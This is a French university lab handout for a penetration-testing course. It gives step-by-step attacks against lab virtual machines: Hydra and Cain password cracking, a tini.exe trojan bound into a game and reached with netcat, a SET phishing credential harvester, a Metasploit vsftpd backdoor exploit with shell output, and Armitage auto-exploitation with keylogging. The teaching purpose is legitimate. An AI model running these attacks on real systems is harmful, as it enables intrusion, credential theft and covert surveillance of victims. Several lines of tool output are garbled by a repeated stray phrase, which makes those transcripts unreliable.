

1 Rappel important

Il est complètement interdit de pratiquer les techniques vues dans ce cours sur un réseau ou une machine qui ne vous appartient pas, y compris le réseau de l'université et les machines qui ne sont pas dans le laboratoire prévu pour cette fin. Vous risquez la prison et ni votre professeur, ni votre université ne peuvent vous protéger. La loi c'est la loi !

Le piratage (Hacking), c'est criminel. Principalement, la loi définit comme crimes informatiques : L'accès illégal aux ordinateurs et à leurs données (cc.342.1) ; le vol de données informatiques (cc.342.1) ; le méfait aux données (cc.430). Pour plus de détails sur le Code criminel : laws-lois.justice.gc.ca/PDF/C-46.pdf

2 Objectif

L'objectif de ce laboratoire est de permettre à l'étudiant de se familiariser avec certains techniques et outils d'attaques tels que, hydra, Cain, OneExecMaker, metasploit, armitage, OpenVas et SET.

3 Description du réseau utilisé

À part la machine Kali qui conserve la même adresse utilisée lors du premier TP, nous utilisons les machines suivantes :

- Windows XP nommée dans ce qui suit par XPSP1 et ayant l'adresse de votre Kali+1 (par exemple si l'@ de votre Kali est 192.168.1.122, alors l'adresse de votre machine XPSP1 sera 192.168.1.123).
- Metasploitable2 (disponible à <http://sourceforge.net/projects/metasploitable/files/Metasploitable2/>) nommée dans ce qui suit par Meta et ayant comme adresse IP celle de votre machine Kali+2. À noter que pour configurer l'adresse IP de Meta, vous avez besoin d'utiliser la commande `sudo`. Le mot de passe est `msfadmin`. Le "user name" est aussi `msfadmin`.

```
msfadmin@metasploitable:~$ sudo ifconfig eth0 192.168.1.200
[sudo] password for msfadmin:
msfadmin@metasploitable:~$
```

- M123 ayant comme adresse IP 192.168.1.123. Vous n'êtes pas censés connaître le mot de passe de cette machine.
- La machine Windows 8, nommée dans ce qui suit par Win8, ayant comme adresse 192.168.1.8.
- À noter qu'à chaque fois que vous voulez reprendre une expérience avec une machine que vous avez déjà attaquée, il vaut mieux la redémarrer avant de recommencer. Mieux encore, il vaut mieux garder un *snapshot* des machines avant de les attaquer. Une fois attaquée, la machine peut se trouver dans un état corrompu qui montre des comportements anormaux qui peuvent fausser les résultats de vos expériences.

4 Travail demandé

Dans le même esprit que les autres laboratoires, ce travail consiste à faire certaines opérations décrites dans les étapes qui suivent et de prendre des copies d'écrans montrant vos résultats. Les étapes pour lesquelles vous devez prendre des copies d'écrans sont indiquées par le signe suivant :



Important : Une copie d'écran qui n'a pas le bon numéro ou qui ne porte ni votre nom ni votre adresse IP, ne vous donne pas des points.


4.1 Attaque à distance de mots de passe

- **(0.5 pt)** Utiliser l'outil hydra-gtk de Kali pour mener une attaque par dictionnaire sur le service `ssh` de M123, et ce, en utilisant "root" comme nom d'utilisateur et le dictionnaire "dico.txt" (voir site web du cours) comme mots de passe. Arrêter l'exécution de l'outil dès qu'un mot de passe est trouvé et prendre une copie d'écran montrant le résultat. La copie d'écran demandée doit montrer votre nom sur un *shell*.


- Chercher et lancer hydra-gtk :



- Configurer hydra-gtk :




- Lancer l'attaque :



4.2 Attaque locale de mots de passe

- a) Utiliser "Cain & Abel" (attaque par dictionnaire) : "Cain & Abel" est un outil qui offre plusieurs fonctionnalités très utiles pour mener différentes attaques.
- Lancer la machine Win8.
 - Créer un nouveau compte portant votre nom et un mot de passe choisi dans le fichier *RockYou-MostPopular500000PassesLetters_less50000.txt* (disponible sur le site web du cours ou sur http://contest-2010.korelogic.com/wordlists/RockYou-MostPopular500000PassesLetters_less50000.dic.gz). Pour ce faire, il suffit de lancer le programme cmd avec l'option "Exécuter comme administrateur".




Après, en utilisant la commande net user, on crée le nouvel utilisateur comme suit :

```
Administrator : Invite de commandes
Microsoft Windows [version 6.3.9600]
(c) 2013 Microsoft Corporation. Tous droits réservés.

C:\Windows\system32>net user mejri mypwd01 /add
```


- Installer "Cain" (le fichier se trouve dans le site web du cours")
- Lancer "Cain" et récupérer les mots passe hachés de la machine en suivant les étapes de la figure ci-dessous.




- Sélectionner la ligne sur laquelle il y a votre nom, puis, avec le bouton droit, choisir Dictionary Attacks->NTLM Hashes.

User Name	LM Password	< 8	NT Password	LM Hash	NT Hash	challenge
administrateur	* empty *		*	AAD3B435B51...	2701C654E9AE...	L
Administrator	* empty *		*	AAD3B435B51...	7E7794FD7B8...	L
Invité	* empty *		* empty *	AAD3B435B51...	31D6CFE0D16...	L
mejri	* empty *					

- Dans la zone *File* et en utilisant le bouton droit de la souris, choisir "Add to list->insert" puis sélectionner votre dictionnaire de mots de passe.




- (0.5 pt) Lancer l'attaque et prendre une capture d'écran montrant que Cain a réussi à trouver votre mot de passe.




c) Utiliser "Cain" et des "RainbowTables" :

- Lancer la machine XPSP1.
- Créer un nouveau compte portant votre nom et un mot de passe alphanumérique de votre choix ayant au maximum 7 caractères comme longueur (la chaîne n'est pas nécessairement dans un dictionnaire particulier).
- Lancer "Cain" sur XPSP1 et récupérer les mots passe hachés de la machine en suivant les étapes de la figure ci-dessous.




- (0.5pts) Sectionner la ligne contenant l'utilisateur que vous avez créé, puis avec le bouton droit de la souris sélectionner "Cryptanalysis Attack->LM Haches-> via RainbowTables (Ophcrack)". Ensuite, sélectionner le RainbowTables (à télécharger à partir du site web du cours et à le décompresser) et appuyer sur "Start" pour retrouver le mot de passe.



- d) (0.5pts) (question optionnelle) Utiliser "rainbowcrack" : La machine kali offre un outil qui permet de casser un mot de passe, haché via différentes fonctions de hachage (LM, NTLM, MD5 et SHA1), en utilisant des "Rainbow Tables". Reprendre l'expérience précédente et briser des mots de passe LM de XPSP1 à partir de l'outil rainbowcrack. Prendre une copie d'écran montrant la commande lancée et le résultat obtenu.

4.3 Cheval de Troie


- Visualiser les ports ouverts sur la machine XPSP1 à l'aide de la commande "netstat -an"
- Utiliser "OneFileExecMaker" pour emballer le fichier "tini.exe" dans le jeu "Graffiti" (les fichiers en question se trouvent sur le site web du cours).



- Lancer le programme résultant sur XPSP1.
- Visualiser de nouveau les ports ouverts sur XPSP1.
- (0.5pts) ↗ À partir de Kali et en utilisant netcat (nc) (faites quelques "retour chariot" après avoir lancé la commande), faites une connexion sur le nouveau port ouvert par "tini.exe" et visualisez le contenu du "C:" de XPSP1.


```
root@bt:~# nc 192.168.1.4 7777
```

- (0.5pts) ↗ Reprendre l'expérience précédente en utilisant le cheval de Troie httpratserver (disponible sur le site web du cours) permettant de lancer un serveur web sur la machine cible via lequel vous pouvez contrôler la cible. Prendre une copie d'écran montrant que vous visualisez le contenu de "C :" de XPSP1 à partir de Kali.




4.4 SET (Social Engineer Toolkit)

- Mettre à jour Kali après l'avoir connectée à Internet.
- Ouvrir un interpréteur de commande puis taper setoolkit
- Mettre à jour SET : Choisir l'option 4, puis l'option 5 du menu suivant :



- Choisir l'option 1 du menu suivant :



- Choisir l'option 2 du menu suivant :

```
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) SMS Spoofing Attack Vector
8) Wireless Access Point Attack Vector
9) QRCode Generator Attack Vector
10) Powershell Attack Vectors
11) Third Party Modules

99) Return back to the main menu.

set> 1
```

- Choisir l'option 3 du menu suivant :

```
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) Create or import a CodeSigning Certificate

99) Return to Main Menu

set:webattack>
```

- Choisir l'option 1 du menu suivant :

```
1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu

set:webattack>
```

- Saisir l'adresse IP de votre machine Kali. La machine Kali doit être accessible par d'autres machines soit en réseau fermé (carte réseau en mode *Host-Only*) soit de l'extérieur (carte réseau en mode pont par exemple) :


```
set:webattack>
[!] Credential harvester will allow you to utilize the clone capabilities within SET
[!] to harvest credentials or parameters from a website as well as place them into a report
[!] This option is used for what IP the server will POST to.
[!] If you're using an external IP, use your external IP for this
set:webattack> IP address for the POST back in Harvester/Tabnabbing:
192.168.1.1
```

- Choisir une des options suivantes (2 par exemple) :

```
1. Java Required
2. Gmail
3. Google
4. Facebook
5. Twitter
6. Yahoo

set:webattack> Select a template:4
```

- Ouvrir un navigateur sur une autre machine (virtuelle ou autre) qui peut joindre Kali et taper `http://adresse_ip_kali`. Dans la page qui s'affiche et qui vous demande votre mot de passe, saisir votre nom et prénom.




- (1pt) Montrer que vous avez eu le mot de passe sur votre machine Kali. Le résultat se trouve dans le fichier « harvester_date » dans le répertoire « var/www/html »

```
< > [var www html] Nom Taille
Ouvrir harvester_2015-10-30 O... /var/www/html Enregistrer E X
uth?
:t=ChRswFBwdJmVlhIcDhtUfdLdzBENhIfWsxSTdNLw9MdThLbwITMFQzV
sE2%88%9APsBz4gAAAAAUy4_qD7Hbfz38w8kxnaNouLcR1D3YTjX
[service] => lsos
[dsh] => -7381887106725792428
[_utf8] => 0
[bgrresponse] => js_disabled
[pstMsg] => 1
[dnConn] =>
[checkConnection] =>
[checkedDomains] => youtube
[Email] => test
[Passwd] => me
[signIn] => Sign in
[PersistentCookie] => yes

Texte brut Largeur des tabulations : 8 Lig 14, Col 3 INS
```

4.5 Metasploit

- Connecter Kali à Internet et mettre à jour Metasploit à l'aide de la commande suivante :


```
root@kali:~# msfupdate
```
- Remettre Kali en mode host-only avec son adresse appropriée
- Lancer la base de données postgresql avec la commande suivante :


```
root@kali:~# service postgresql start
```

```
root@kali:~#
```
- Lancer Metasploit à partir de Applications-> Outils Exploitation->Metasploit frame work
- Créer un nouveau workspace nommé tp3 et travailler dedans.

```
msf > workspace -a tp3
[*] Added workspace: tp3
msf > workspace tp3
[*] Workspace: tp3
msf > 
```

- Vérifier que Metasploit est connecté à la base de données *postgresql* avec la commande *db_status*
- Scanner la machine Meta avec la commande *db_nmap -sV* (même chose que nmap mais elle met le résultat dans la base de données) .

```
=[ metasploit v4.7.2-20131006 ] [core:4.7_april1.0]
+ -- --=[ 1216 exploits - 661 auxiliary - 189 post
+ -- --=[ 322 payloads - 30 encoders - 8 nops
The harder you become, the more you are able to hear
msf > db_nmap -sV 192.168.1.200
```

- Avec la commande *services*, voir les services détectés par *db_nmap* et stockés dans la base de données.

```
Services
=====
host      port  proto   name           state    info
---      ----  -----   ---           ----    ---
192.168.1.200  21   tcp     ftp            open     vsftpd 2.3.4
192.168.1.200  22   tcp     ssh            open     OpenSSH 4.7p1 Debian 8ubuntu1 pr
otocol 2.0
192.168.1.200  23   tcp     telnet          open     Linux telnetd
192.168.1.200  25   tcp     smtp           open     Postfix smtpd
192.168.1.200  53   tcp     domain          open     ISC BIND 9.4.2
192.168.1.200  80   tcp     http           open     Apache httpd 2.2.8 (Ubuntu) DAV/
2
192.168.1.200  111  tcp     rpcbind        open     2 RPC #100000
192.168.1.200  139  tcp     netbios-ssn    open     Samba smbd 3.X workgroup: WORKGR
OUP
192.168.1.200  445  tcp     netbios-ssn    open     Samba smbd 3.X workgroup: WORKGR
OUP
192.168.1.200  512  tcp     exec           open     netkit-rsh rexecd
192.168.1.200  513  tcp     The harder you become, the more you are able to hear
192.168.1.200  514  tcp     The harder you become, the more you are able to hear
```

- Sélectionner un service et vérifier, en utilisant la commande *search*, si metasploit détient un exploit pour lui. Dans ce qui suit, on choisit le service *vsftpd*.

```
msf > search vsftpd
Matching Modules
=====
Name          Disclosure Date       Rank      Des
cription
-----
-----[redacted]-----[redacted]-----[redacted]-----[redacted]-----[redacted]
exploit/unix/ftp/vsftpd_234_backdoor 2011-07-03 00:00:00 UTC excellent  VSF
TPD v2.3.4 Backdoor Command Execution
```

Vous pouvez constater que metasploit détient un exploit qui a un "Rank" excellent pour le service en question.

- Sélectionner l'exploit avec la commande *use*

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf exploit(vsftpd_234_backdoor) > 
```

- Avant de lancer l'attaque, il faut fixer les paramètres de l'exploit : l'adresse IP destination (RHOST), le port destination (RPORT) et le PAYLOAD (le code qu'on veut lancer sur la machine cible). Pour voir les *payloads* disponibles pour un exploit, il suffit de taper *show payloads*. Une fois tous les paramètres sont fixés, l'exploit est lancé via la commande *exploit*. On vous demande de fixer les paramètres liés à l'exploit trouvé et de lancer l'attaque.

```

msf exploit(vsftpd_234_backdoor) > show payloads
Compatible Payloads
=====
Name           Disclosure Date   Rank   Description
cmd/unix/interact      normal   Unix Command, Interact with Established Connection

msf exploit(vsftpd_234_backdoor) > set RHOST 192.168.1.200
RHOST => 192.168.1.200
msf exploit(vsftpd_234_backdoor) > set RPORT 21
RPORT => 21
msf exploit(vsftpd_234_backdoor) > set PAYLOAD cmd/unix/interact
PAYLOAD => cmd/unix/interact
msf exploit(vsftpd_234_backdoor) > exploit
[*] Banner: 220 (vsFTPd 2.3.4)
[*] USER: 331 Please specify the password.
[+] Backdoor service has been spawned, handling... you are able to hear

```

- Taper `ls` et `ifconfig` une fois vous obtenez un "shell".
- (1 pt) Fermer la session avec la commande `exit` et prendre une copie d'écran. À noter que le contenu de la commande `ifconfig` doit rester lisible en totalité dans votre capture d'écran.



```

usr
var
vmlinuz
ifconfig
eth0    Link encap:Ethernet HWaddr 00:0c:29:74:f5:d5
        inet addr:192.168.1.200 Bcast:192.168.1.255 Mask:255.255.255.0
        inet6 addr: fe80::20c:29ff:fe74:f5d5/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
          RX packets:6721 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4854 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:577605 (564.0 KB) TX bytes:469787 (458.7 KB)
          Interrupt:19 Base address:0x2000

lo      Link encap:Local Loopback
        inet addr:127.0.0.1 Mask:255.0.0.0
        inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING MTU:16436 Metric:1
          RX packets:7640 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7640 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:3776175 (3.6 MB) TX bytes:3776175 (3.6 MB)

exit
[*] 192.168.1.200 - Command shell session 1 closed. Reason: Died from EOFError
msf exploit(vsftpd_234_backdoor) >

```

4.6 Metasploit : armitage

1. Configurer la machine XPSP1 en mode host-only avec l'adresse IP qu'on vous a donnée.
2. Lancer les machines M123 et Meta (à configurer avec la bonne adresse et le bon mode).
3. Pour éviter certains problèmes liés à la mémoire, on vous conseille d'attribuer assez de mémoires à Kali (1500 Mb).
4. Connecter Kali au réseau local en mode host-only avec l'adresse qui vous a été donnée lors du premier TP.
5. Ouvrir un terminal et taper les commandes suivantes :

```


root@kali:~# service postgresql start
root@kali:~# msfdb init
A database appears to be already configured, skipping initialization.

```


6. Lancer armitage en tapant la commande `armitage` dans un interpréteur de commandes, ensuite cliquer sur connect, puis cliquer sur yes.



7. Si le message "Could not determine attack computer IP" apparait, saisissez l'adresse IP de votre Kali.
8. Scanner le réseau 192.168.1.0/24 avec le menu Hosts->nmap scan-> Quick Scan (OS detect).




9. Cliquer sur Attacks-Hail Mary ensuite Yes.




10. (0.5 pt) Pointer la souris sur la machine Meta, cliquer sur le bouton droit puis choisir Shell 2->interact.

Dans l'interpréteur msf en bas, vous tapez ifconfig pour récupérer la configuration de la machine Meta.



11. Pointer la souris sur la machine XPSP1, cliquer sur le bouton droit puis choisir Meterpreter 7->Explore->log keystrokes, après cliquer sur Launch.



12. (0.5pt) Ouvrir un fichier *wordpad* sur la machine XPSP1, puis taper votre nom et prénom dedans. Prendre une copie d'écran de votre armitage montrant que vos noms et prénoms tapés sur XPSP1 ont été récupérés par la machine d'attaque Kali.

